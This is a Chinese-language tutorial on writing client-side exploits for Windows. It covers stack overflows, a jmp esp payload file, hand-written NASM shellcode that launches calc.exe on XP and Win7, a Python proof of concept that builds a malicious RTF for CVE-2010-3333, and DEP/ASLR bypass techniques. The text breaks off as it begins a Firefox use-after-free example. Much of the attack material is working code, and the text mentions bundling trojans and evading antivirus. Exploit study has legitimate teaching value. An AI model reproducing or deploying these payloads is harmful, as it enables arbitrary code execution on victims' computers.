

Talking About Exploit Writing

Cryin@insight-labs.org

介绍

这篇文章主要介绍常见客户端软件漏洞分析及利用技术,首先介绍一些漏洞分析和利用中经常使用的软件及工具。其次介绍最基本的栈溢出漏洞;接着实例介绍实际应用程序的栈溢出漏洞的分析和利用;之后介绍 Windows 平台下 Shellcode 的开发技术;然后介绍目前 Windows 主要保护机制;最后举一个现实中的漏洞实例来进行实践绕过 DEP/ASLR 保护机制的漏洞利用技术。

漏洞分析及利用是我感兴趣的技术,但我本身并不是做这个相关工作的,我并不是一个专业的恶意软件分析或者漏洞分析师。当然工作中有的时候会接触到一些,但多数时间都是一种兴趣!所以文章中难免有些瑕疵,如果那样还请各位指出,我好及时更正错误!技术的进步总是源于一次又一次对其真相的重新审视!

在开始之前先声明下,文章的不少内容整理自网络或书籍,如有雷同,不胜荣幸!

1、必备工具

无论是调试分析还是漏洞利用又或者是开发 Shellcode，都需要一些必备的工具，现在各种各样的工具都很多，你只需要选择自己需要的并且适合自己使用的一些工具即可，这里例举一些个人平时常用的一些工具仅供参考：

调试工具：

OllyDBG、Windbg、SoftICE、Immunity Debugger 等，作为应用层面的调试工具这几款软件均能到达要求并且各有特色。如果是内核级的漏洞调试则需要使用 Windbg 或者 SoftICE。但这里介绍应用层漏洞分析所以我更喜欢 OllyDBG。

反编译工具：

这个不用说首选就是强大的 IDA Pro 了，当然还有很多其它的软件比如 W32Dasm、PVDasm 等以及上面提及的调试工具都有反汇编功能。如果实在觉得这些还没有合适你用的，那就利用一些开源的反编译引擎如 PVDasm^[1]自己动手写一个反编译的软件。

文本编辑工具：

UltraEdit、WinHex、Notepad 等，UE 功能强大一些，WinHex 更是可以直接从二进制文件中提取 Shellcode 并在 C 语言中测试。

开发工具：

开发 Shellcode 或者编写 POC 时需要用到一些程序编译工具、这里可以工具自己特长选取一些需要的工具。我这里用到 Win32asm、nasm、python 及 VC 6.0。

辅助工具：

如果你不会写 Shellcode 也没关系，Metasploit 不仅可以找到很多漏洞 POC 也可以自定义生成多种编码格式的 Shellcode。同时也有许多非常高效的漏洞开发辅助工具。

2、栈溢出原理与利用技术

缓冲区溢出这个术语相信大多数关注网络安全的人都一定知道，简单来说，缓冲区溢出就是在大缓冲区中的数据向小缓冲区数据复制过程中，由于没有对两个缓冲区的大小进行检查。因次复制的数据填满小缓冲区并覆盖掉紧跟在这块小缓冲区后面的内存区域而引起的缓冲区溢出问题。缓冲区溢出是最经典的也是最常见的一种漏洞。



经过精心设计这块大的缓冲区数据，不仅可以修改内存中变量的值，甚至可以修改函数的返回地址，从而控制程序执行流程执行恶意代码并最终获得计算机的控制权。

先来看一个简单的程序，利用这个程序逐步讲解栈溢出漏洞原理并利用；

```
#include<stdio.h>
int userauth(char *password)
{
    int auth;
    char buffer[8];
    auth=strcmp(password,"exploit");
    strcpy(buffer,password);
    return auth;
}
int main()
{
    int authlag=0;
    char password[512];
    printf("please input your password: ");
    scanf("%s",password);
    authlag = userauth(password);
    if(authlag)
    {
        printf("User Authentication Failed!\n\n");
    }
    else
    {
        printf("User Authentication Succeed!\n");
    }
    return 0;
}
```

上面程序要求用户输入 pass 但在函数 userauth 中定义的局部变量 buffer 并在后面有 strcpy(buffer,password)这句代码，可以看到如果输入的数据超过 8 个字符的话就会造成缓冲区溢出。

先看看输入正确值 exploit 后的内存中栈的情况如图：



可以看到 buffer 的数据下面是 auth 的值被覆盖为 41414141 即 AAAA 了，返回地址也被覆盖成 41414141 了，因为内存里面就没有这个地址，所以程序奔溃。现在看一下内存中的栈的情况。

```
0012FD18 > 41414141 //这里是 AAAA 的值
0012FD1C > 41414141
0012FD20 > 41414141 //这里是 auth 的值
0012FD24 41414141 //这里是前一个栈帧的 EBP
0012FD28 41414141 //函数返回地址
0012FD2C 0012FD00 //结束符 00 覆盖到这里了
```

从上面栈的情况可以清楚看到我们输入的第 17-20 个字符覆盖了该函数返回地址。假如这里输入 buffer 的前 16 个字符是一段 Shellcode，而紧跟着的 17-20 的字符刚好是 buffer 的起始地址，这里 buffer 的起始地址就是 0012FD18，那当函数 userauth 执行完返回时程序将返回到我们覆盖好的地址 0012FD18 处。这样我们的 Shellcode 就会执行，最终控制了程序执行的流程。

到这里一个基本的栈溢出漏洞已经很明了了，通过一个简单的覆盖返回地址从而转向执行我们自己的 Shellcode。这也是对栈溢出漏洞最基本的利用技术。但是这里也可以看到存在的一个问题。就是这个 buffer 大小为 8 个字符，加上 auth 变量和前栈帧 EBP 和返回地址的内存大小总共才是 20 个字符。一般情况下用的 Shellcode 都会远远超过这个长度，所以要真正的利用这样的漏洞还要想更好的办法。

在回过头来看上面调试时内存中栈的情况，可以看到这个函数返回后 0012FD7C 将成为栈顶即 ESP。这里设想如果我们输入的数据足够长，一直覆盖到返回地址之后即 0012FD7C 以后的内存空间中。只要函数返回后执行 jmp esp 或者 call esp 就可以调用我们事先覆盖好的 ESP 位置执行我们的 Shellcode。这就是比较简单却经典又实用的 jmp/call esp 利用技术。

具体实现方法是在内存中找到 jmp/call esp 的地址并将这个值精确覆盖到函数返回地址 0012FD28 处，而前面的可以数据用 90 填充，函数返回地址后面用我们设计好的 Shellcode 覆盖，这样等 userauth 函数返回时首先会到 jmp/call esp 的地址处执行 jmp/call esp，而此时栈顶 ESP 正好是我们 Shellcode 的起始处，这样我们就控制了程序的执行流程。实现了漏洞的利用。当然这里因为是手动输入数据，所以不好输入十六进制数据，所以简单修改程序为读取文件中数据即可利用。构造 pass.txt 文件内容如图：

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	00 停停停停停停停停
00000010	13	44	87	7C	EB	12	5B	31	C0	50	53	E8	D4	27	73	7C	.D磨?[1縊S桺's
00000020	31	C0	50	E8	D6	CD	6E	7C	E8	E9	FF	FF	FF	63	61	6C	1縊袖坏 恬 cal
00000030	63	2E	65	78	65	00											c.exe.

jmp esp 地址 WinExec calc shellcode 填充90

这是一段运行 calc 的 shellcode，在 Windows XP SP3 下测试可以正常执行，注意这里是用硬编码实现的，所以不保证在其它的系统环境下也可以正常执行。另外因为是 strcpy 函数所以 Shellcode 不能有 00 出现否则 Shellcode 会被截断，所以编写 Shellcode 时要注意这点。当然你甚至不用自己动手编写 Shellcode，msf 提供了各种编码的 Shellcode 供使用，读者可自行实践测试。本例中 Shellcode 用硬编码实现，使用 nasm 汇编编译工具编译，代码如下：

```
;Windows xp sp3 calc shellcode by cryin  
;copy the NASM assembler, and use the command  
;nasm.exe -f bin calc.asm
```

```
[Section .text]
```

```
BITS 32
```

```
global _start
```

```
_start:
```

```
jmp short WinExec
```

```
WinExecCommond:
```

```
    pop ebx                ;ebx 指向字符串 cmd.exe
```

```
    xor eax,eax
```

```
    push eax
```

```
    push ebx
```

```
    mov edi,0x7C7327D4     ;address of WinExec
```

```
    call edi               ;call WinExec(LPCSTR lpCmdLine,UINT uCmdShow);
```

```
    xor eax,eax
```

```
    push eax
```

```
    mov edi,0x7C6ECDD6     ;address of ExitProcess
```

```
    call edi               ;call ExitProcess(0);
```

```
WinExec:
```

```
    call WinExecCommond
```

```
    db "calc.exe"
```

```
    db 0x00
```

3、栈溢出实例分析

在 2010 年年底我分析了一个 rtf 的漏洞并利用，漏洞编号是 CVE-2010-3333。这是一个典型的栈溢出，所以拿来学习栈溢出利用在好不过。先看看 CVE 对其的描述：

Stack-based buffer overflow in Microsoft Office XP SP3, Office 2003 SP3, Office 2007 SP2, Office 2010, Office 2004 and 2008 for Mac, Office for Mac 2011, and Open XML File Format Converter for Mac allows remote attackers to execute arbitrary code via crafted RTF data, aka "RTF Stack Buffer Overflow Vulnerability."

首先来分析漏洞细节,这个漏洞发生在 mso 模块的一个函数在处理 rtf 文档的 pFragments 属性时并没有对其长度值进行检查而直接进行拷贝从而导致溢出。漏洞代码如下：

```
30F4CC58 ^ E9 60FFFFFF jmp 30F4CBBD
30F4CC5D 55 push ebp
30F4CC5E 8BEC mov ebp, esp
30F4CC60 83EC 14 sub esp, 14
30F4CC63 837D 18 00 cmp dword ptr [ebp+18], 0
30F4CC67 57 push edi
30F4CC68 8BF8 mov edi, eax
30F4CC6A ^ 0F84 B6291300 je 3107F626
30F4CC70 8B4F 08 mov ecx, dword ptr [edi+8]
30F4CC73 53 push ebx
30F4CC74 56 push esi
30F4CC75 E8 92B4DDFF call 30D2810C
30F4CC7A FF75 0C push dword ptr [ebp+C]
30F4CC7D 8B70 64 mov esi, dword ptr [eax+64]
30F4CC80 8365 F8 00 and dword ptr [ebp-8], 0
30F4CC84 8B06 mov eax, dword ptr [esi]
30F4CC86 8D4D F0 lea ecx, dword ptr [ebp-10]
30F4CC89 51 push ecx
30F4CC8A BB 00000005 mov ebx, 5000000
30F4CC8F 56 push esi
30F4CC90 895D F4 mov dword ptr [ebp-C], ebx
30F4CC93 FF50 1C call dword ptr [eax+10]
30F4CC96 8B45 14 mov eax, dword ptr [ebp+14]
30F4CC99 FF75 18 push dword ptr [ebp+18]
30F4CC9C 8B55 F0 mov edx, dword ptr [ebp-10]
```

上面 30F4CC60 处红色的代码，申请了 14h 单位大小的栈空间，在 30F4CC93 处的 call 函数就是漏洞触发的地方，单步调试进入函数：

```
30E9EB62 57 push edi
30E9EB63 8B7C24 0C mov edi, dword ptr [esp+C]
30E9EB67 85FF test edi, edi
30E9EB69 74 27 je short 30E9EB92
30E9EB6B 8B4424 08 mov eax, dword ptr [esp+8]
30E9EB6F 8B48 08 mov ecx, dword ptr [eax+8]
30E9EB72 81E1 FFFF0000 and ecx, 0FFFF
30E9EB78 56 push esi
30E9EB79 8BF1 mov esi, ecx
30E9EB7B 0FAF7424 14 imul esi, dword ptr [esp+14]
30E9EB80 0370 10 add esi, dword ptr [eax+10]
30E9EB83 8BC1 mov eax, ecx
30E9EB85 C1E9 02 shr ecx, 2
30E9EB88 F3:A5 rep movs dword ptr es:[edi], dword ptr [esi]
30E9EB8A 8BC8 mov ecx, eax
30E9EB8C 83E1 03 and ecx, 3
30E9EB8F F3:A4 rep movs byte ptr es:[edi], byte ptr [esi]
30E9EB91 5E pop esi
30E9EB92 5F pop edi
30E9EB93 C2 0C00 retn 0C
```

因为上面申请的栈空间大小为 0x14，所以只要这里的 pFragments 的属性值大于 0x14 就

可以覆盖掉返回地址造成栈溢出漏洞，在这里 pFragments 的属性值我们给的是 0x6FF，精心构造 POC 就可以利用成功利用这个漏洞。这里给出一个 Windows XP sp3 下的 beep Shellcode poc:

```
#!/usr/bin/python
#filename:poc.py
#me:Cryin'
#date:2011.08.08
#CVE:CVE-2010-3333
#test on :MS Office 2003 sp0 Windows XP sp3
#shellcode just only Beep...hard coded...for fun

data=("\x7B\x5C\x72\x74\x66\x00\x7B\x5C\x73\x68\x70\x7B\x5C\x2A\x5C\x73"
      "\x68\x70\x69\x6E\x73\x74\x7B\x5C\x73\x70\x7B\x5C\x2A\x5C\x2A\x5C"
      "\x73\x76\x20\x39\x3B\x32\x3B\x31\x31\x31\x31\x31\x31\x31\x31\x23"
      "\x66\x66\x30\x36\x30\x30\x30\x30\x30\x30\x30\x30\x30\x30\x30"
      "\x30\x30\x30\x30\x30\x30\x30\x30\x30\x30\x30\x30\x30\x30\x30"
      "\x30\x30\x30\x30\x30\x30\x30\x30\x30\x30\x30\x30\x63\x33\x38"
      "\x31\x32\x30\x30\x30\x30\x30\x30\x38\x30\x37\x63\x30\x30\x30"
      "\x38\x30\x37\x63\x42\x42\x42\x63\x72\x79\x69\x6E\x43\x43\x43\x43"
      "\x43\x43\x43\x43\x44\x44\x44\x44\x44\x44\x44\x44\x39\x30\x39\x30"
      "\x39\x30\x39\x30\x39\x30\x39\x30\x39\x30\x39\x30\x33\x31\x63\x30"
      "\x62\x62\x38\x66\x37\x61\x38\x33\x37\x63\x36\x36\x62\x38\x30\x30"
      "\x30\x32\x35\x30\x35\x30\x66\x66\x64\x33\x33\x31\x63\x30\x62\x38"
      "\x66\x61\x63\x61\x38\x31\x37\x63\x66\x66\x64\x30\x39\x30\x39\x30"
      "\x39\x30\x39\x30\x39\x30\x39\x30\x39\x30\x39\x30\x39\x30\x39\x39"
      "\x30\x39\x30\x39\x30\x39\x30\x39\x30\x39\x30\x39\x30\x39\x30\x39"
      "\x30\x39\x30\x7D\x7B\x5C\x73\x6E\x0D\x0D\x0D\x50\x66\x52\x41\x47"
      "\x4D\x65\x6E\x74\x73\x7D\x7D\x7D\x7D\x7D")

try:
    filename = "poc.doc"
    file = open(filename,"w")
    file.writelines(data)
    file.close()
    print "Done\n"

except:
    print "Error..."
```

4、Windows 平台下 Shellcode 开发技术

为了使 shellcode 在多种操作系统平台下都可以正常运行，就不得不动态的定位 kernel32.dll 的基地址。而被广泛使用的一种方法是通过 TEB/PEB 结构获取 kernel32.dll 基地址，我个人第一次接触是通过绿盟月刊的一篇文章“通过 TEB/PEB 枚举当前进程空间中用户模块列表^[2]”方才知这种被众多编程人员使用的方法。至于这个方法的最原始出处该文作者也未提及。只得知29A杂志杂志也有大量使用该技术。这种方法适用于除 Win7以外的所有 windows 操作系统包括95/98/ME/NT/2K/XP，大小只有34 bytes，下面是其原理及实现代码；

利用 PEB 结构来查找 kernel32.dll 的原理：FS 段寄存器作为选择子指向当前的 TEB 结构，在 TEB 偏移0x30处是 PEB 指针。而在 PEB 偏移的0x0c 处是指向 PEB_LDR_DATA 结构的指针，位于 PEB_LDR_DATA 结构偏移0x1c 处，是一个叫 InInitializationOrderModuleList 的成员，他是指向 LDR_MODULE 链表结构中，相应的双向链表头部的指针，该链表加载的 DLL 的顺序是 ntdll.dll, kernel32.dll, 因此该成员所指的链表偏移0x08处为 kernel32.dll 地址。

获取 KERNEL32.DLL 基址汇编实现代码：

```
assume fs:nothing          ;打开 FS 寄存器
mov eax,fs:[30h]           ;得到 PEB 结构地址
mov eax,[eax + 0ch]        ;得到 PEB_LDR_DATA 结构地址
mov esi,[eax + 1ch]        ;InInitializationOrderModuleList
lods                        ; 得 到  KERNEL32.DLL 所 在  LDR_MODULE 结 构
                           ; 的 ,InInitializationOrderModuleList 地址
mov edx,[eax + 8h]         ;得到 BaseAddress, 既 Kernel32.dll 基址
```

但非常可惜的是这种方法在 Win7下是不适用的，很高兴现在出现了一种新的方法来定位 kernel32.dll 的基地址，该方法可以在所有 windows 版本上适用！这种方法通过在 InInitializationOrderModuleList 中查找 kernel32.dll 模块名称的长度来定位它的基地址，因为“kernel32.dll”的最后一个字符为“\0”结束符。所以倘若模块最后一个字节为“\0”即可定位 kernel32.dll 的地址；

具体代码实现方法：

```
;find kernel32.dll
find_kernel32:
    push esi
    xor ecx, ecx
    mov esi, [fs:ecx+0x30]
    mov esi, [esi + 0x0c]
    mov esi, [esi + 0x1c]
next_module:
    mov eax, [esi + 0x8]
    mov edi,[esi+0x20]
    mov esi,[esi]
    cmp [edi+12*2],cx
    jne next_module
```

```
    pop esi
    Ret
```

通过我的测试，这种利用该方法编写的 shellcode 可以在32位平台 Windows 5.0-7.0的所有版本上适用，下面是经我测试在 win 7下实现执行 calc.exe 的 shellcode，shellcode 本身写的很粗糙只为验证该方法的可用性！

```
;calc Shellcode by cryin
;copy the NASM assembler, and use the command
;nasm.exe -f bin calc.asm
BITS 32
```

```
global _start
```

```
_start:
```

```
    jmp startasm
;find kernel32.dll
find_kernel32:
    push esi
    xor ecx, ecx
    mov esi, [fs:ecx+0x30]
    mov esi, [esi + 0x0c]
    mov esi, [esi + 0x1c]
```

```
next_module:
    mov eax, [esi + 0x8]
    mov edi, [esi+0x20]
    mov esi, [esi]
    cmp [edi+12*2], cx
    jne next_module
    pop esi
    ret
```

```
;find function
```

```
find_function:
    pushad
    mov ebp, [esp + 0x24]
    mov eax, [ebp + 0x3c]
    mov edx, [ebp + eax + 0x78]
    add edx, ebp
    mov ecx, [edx + 0x18]
    mov ebx, [edx + 0x20]
    add ebx, ebp
find_function_loop:
    jecxz find_function_finished
```

```

    dec ecx
    mov esi, [ebx + ecx * 4]
    add esi, ebp          ; esi 指向函数
compute_hash:
    xor edi, edi          ; edi 保存结果
    xor eax, eax          ; eax 保存当前字符
    cld
compute_hash_again:
    lodsb
    test al, al           ;判断是否 NULL
    jz compute_hash_finished
    ror edi, 0xd
    add edi, eax          ;累加
    jmp compute_hash_again
compute_hash_finished:
find_function_compare:

    cmp edi, [esp + 0x28]
    jnz find_function_loop
    mov ebx, [edx + 0x24]
    add ebx, ebp
    mov cx, [ebx + 2 * ecx]
    mov ebx, [edx + 0x1c]
    add ebx, ebp
    mov eax, [ebx + 4 * ecx]
    add eax, ebp
    mov [esp + 0x1c], eax
find_function_finished:
    popad
    ret

resolve_symbols_for_dll:
    lodsd
    push eax
    push edx
    call find_function
    mov [edi], eax
    add esp, 0x08
    add edi, 0x04
    cmp esi, ecx
    jne resolve_symbols_for_dll
resolve_symbols_for_dll_finished:
    ret

```

```

locate_hashes:
    call locate_hashes_return

;WinExec ;result hash = 0x98FE8A0E
db 0x98
db 0xFE
db 0x8A
db 0x0E

;ExitProcess ;result hash = 0x7ED8E273
db 0x7E
db 0xD8
db 0xE2
db 0x73

startasm:                ; 程序入口

    sub esp, 0x08
    mov ebp, esp

    call find_kernel32
    mov edx, eax

    jmp short locate_hashes
locate_hashes_return:
    pop esi
    lea edi, [ebp + 0x04]
    mov ecx, esi
    add ecx, 0x08
    call resolve_symbols_for_dll

    jmp short GetCommand
CommandReturn:
    pop ebx
    xor eax, eax
    push eax
    push ebx ;
    call [ebp+4] ;call WinExec(path, showtype)

    xor eax, eax
    push eax ;

```

```
call [ebp+8] ;call ExitProcess(0);
```

GetCommand:

```
call CommandReturn  
db "calc.exe"  
db 0x00
```

关于 Windows 平台下 Shellcode 开发其实在我看来就像通常编程一样，所以我在这里讨论如何用汇编编程多少有点生硬；这里我推介两篇比较好的文章，大家以后可以自己慢慢阅读学习。其中一篇是"Understanding Windows Shellcode"^[3]，学习 Windows 平台下 Shellcode 开发这一篇足矣。这也是我读过关于编写 Shellcode 最好的文章。另外要说的一篇是因为目前 Office 或者 PDF 等客户端漏洞在实际网络攻防中大多是以捆绑型利用方式出现。由于要捆绑木马或者其它的恶意程序并在文档打开是执行，所以就要求更为特殊并且稍微复杂的 Shellcode。"Windows 下的 shellcode 剖析浅谈"^[4]这篇文章不仅对一般的 Shellcode 编写进行讲解，同时也着重介绍了捆绑型 Shellcode 编写技术。在漏洞方面的学习过程中，这篇文章的作者也曾对我有很大的帮助。这篇文章也很贴近实际客户端漏洞利用。相信通过这两篇文章你完全可以熟练掌握 Shellcode 技术。当然前提是你需要懂一些汇编知识。编写通用、精小且可以绕过杀软查杀的 Shellcode 也是一门艺术。就像写程序一样你单懂得语法并不代表你是一个编程高手。需要常时间的学习和实践。除此之外还有一些专门学习 Shellcode 的网站，也可以参考比如 Project Shellcode^[5]。

5、Windows 溢出保护技术概述

本文只对栈溢出漏洞进行了介绍，但 Windows 溢出漏洞还有其他一些也同样更值得学习和研究。比如堆溢出漏洞(Heap overflow)、结构化异常处理漏洞(SEH)等，每一种漏洞都可以单独进行讲解。所以如果要在本文中一一讲解的话，那先让我出去买两包烟回来再说。

各种溢出漏洞利用技术使得 Windows 操作系统看上去千疮百孔，当然微软也不会无动于衷。目前 Windows 操作系统平台上已经陆续推出了大量的安全机制。但自古道高一尺魔高一丈。这里着重介绍下 SafeSEH、DEP、ASLR，。

SafeSEH:

SEH 漏洞和栈溢出一样都是 Windows 系统中比较经典的漏洞，漏洞利用技术也比较成熟。为了抵御日益疯狂的攻击，微软在 Windows XP SP2 及之后的系统版本中都引入了 SEH 校验机制 SafeSEH。这个机制的远离就是当程序发生异常调用异常处理函数前，首先会对异常处理函数进行一些有效性检查。当发现异常处理函数被替换或不可靠时就终止该异常处理函数的调用。曾今经典的 pop pop ret 利用手法在受 SafeSEH 保护的模块中确实是失去了功效。但可以通过未开启 SafeSEH 保护的模块来利用 SEH 漏洞，除此之外还有很多方法可以绕过 SafeSEH 保护对 SEH 漏洞进行利用。

DEP:

DEP(Data Executive Protection)数据执行保护的缩写，DEP 是一套软硬件技术，从字面意思就可以理解其一本原理是将数据所在的内存页标识为不可执行。当程序溢出成功转入 Shellcode 时，程序会尝试在数据页面上执行指令，这时 DEP 就生效并抛出异常。这样就阻止了恶意代码的执行。至少我想微软的工程师是这样设想的。但现在看来好像事与愿违。

在 Windows XP 及 Server 2003 中可以通过 boot.ini 中参数对 DEP 设置进行修改：

```
/noexecute=[OptIn|OptOut|AlwaysOn|AlwaysOff]
```

在 Vista/Windows 2008/Windows 7 中可以通过 bcdedit 命令对 DEP 设置进行修改：

```
bcdedit.exe /set nx [OptIn|OptOut|AlwaysOn|AlwaysOff]
```

ASLR:

ASLR (Address space layout randomization) 内存随机化是一种针对缓冲区溢出的安全保护技术，通过对栈、共享库映射、PEB 与 TEB 等线性区布局的随机化，防止攻击者定位攻击代码位置，达到阻止溢出攻击的目的。显然 ASLR 保护机制的实现是需要操作系统与应用程序的双重支持。所以我们只要找到不支持 ASLR 的模块或软件来进行漏洞利用即可。因为不支持 ASLR 机制就意味着各种基址都是固定的，那样就能想往常一样利用漏洞。而这样的模块或软件比比皆是，最著名的就是 Adobe Flash Player ActiveX。

6、绕过 DEP/ASLR 漏洞利用实例分析

上面已经说过绕过 ASLR 可以选取一些不支持该机制的程序或模块来对漏洞进行利用。而如何绕过 DEP 对漏洞进行利用正是这里要着重介绍的，绕过 DEP 我们也同样可以选取那些不支持 DEP 保护的程序来对漏洞加以利用，但这里介绍一些实际的方法即使是开启 DEP 保护的程序也同样能绕过。最常用的方法就是 Ret2Lib，或许这个名字你感觉到有点陌生。其升级版的名称 ROP(Return Oriented Programming)想必你一定听过。

绕过 DEP 最直接的办法就是关掉 DEP 保护或者想办法让数据所在的内存可执行，就是这样简单。Windows 本身就提供了很多 API 供我们使用。

- 1)VirtualAlloc(MEM_COMMIT + PAGE_READWRITE_EXECUTE) + copy memory : new executable memory region, copy shellcode, execute
- 2)HeapCreate(HEAP_CREATE_ENABLE_EXECUTE) + HeapAlloc() + copy memory
- 3)SetProcessDEPPolicy() : Vista SP1, XP SP3, Server 2008, only if DEP Policy=OptIn|OptOut
- 4)VirtualProtect(PAGE_READ_WRITE_EXECUTE) : change the access protection level of a given memory page
- 5)WriteProcessMemory() : the target location must be writable and executable

基本思想都是一致的，这里介绍利用 VirtualProtect 方法绕过 DEP，在开启 DEP 情况下如果程序从堆栈中是不能执行指令的，不过使用 API 函数 VirtualProtect 可以修改指定内存为可执行属性。布置好参数并跳至 VirtualProtect 函数即可绕过 DEP 保护。

VirtualProtect 函数位于 kernel32.dll 中，通过该函数用户可以修改指定内存的属性，包括是否可执行属性。MSDN 中 VirtualProtect 的声明：

VirtualProtect

The VirtualProtect function changes the access protection on a region of committed pages in the virtual address space of the calling process.

To change the access protection of any process, use the VirtualProtectEx function.

```
BOOL VirtualProtect(  
    LPVOID lpAddress,           //要改变属性的内存起始地址  
    SIZE_T dwSize,             // 要改变属性的内存的大小  
    DWORD flNewProtect,        // 内存新的属性  
    PDWORD lpflOldProtect      // 内存以前属性备份地址  
);
```

修改内存属性成功时函数返回非 0，失败时返回 0.如果我们能够按照如下参数布置好栈空间的话就可以将 Shellcode 所在的内存页修改为可执行模式。


```
BOOL VirtualProtect(  
    Shellcode 所在内存起始地址  
    Shellcode 大小  
    0x40(可执行)
```


任意可写的地址
);

实例漏洞:


本实例用 Firefox 的一个 use after free 漏洞进行实例利用, 漏洞编号 CVE-2011-0065 。在 Windows XP SP3 及 Firefox3.6.16 环境下调试。

漏洞触发的位置如图



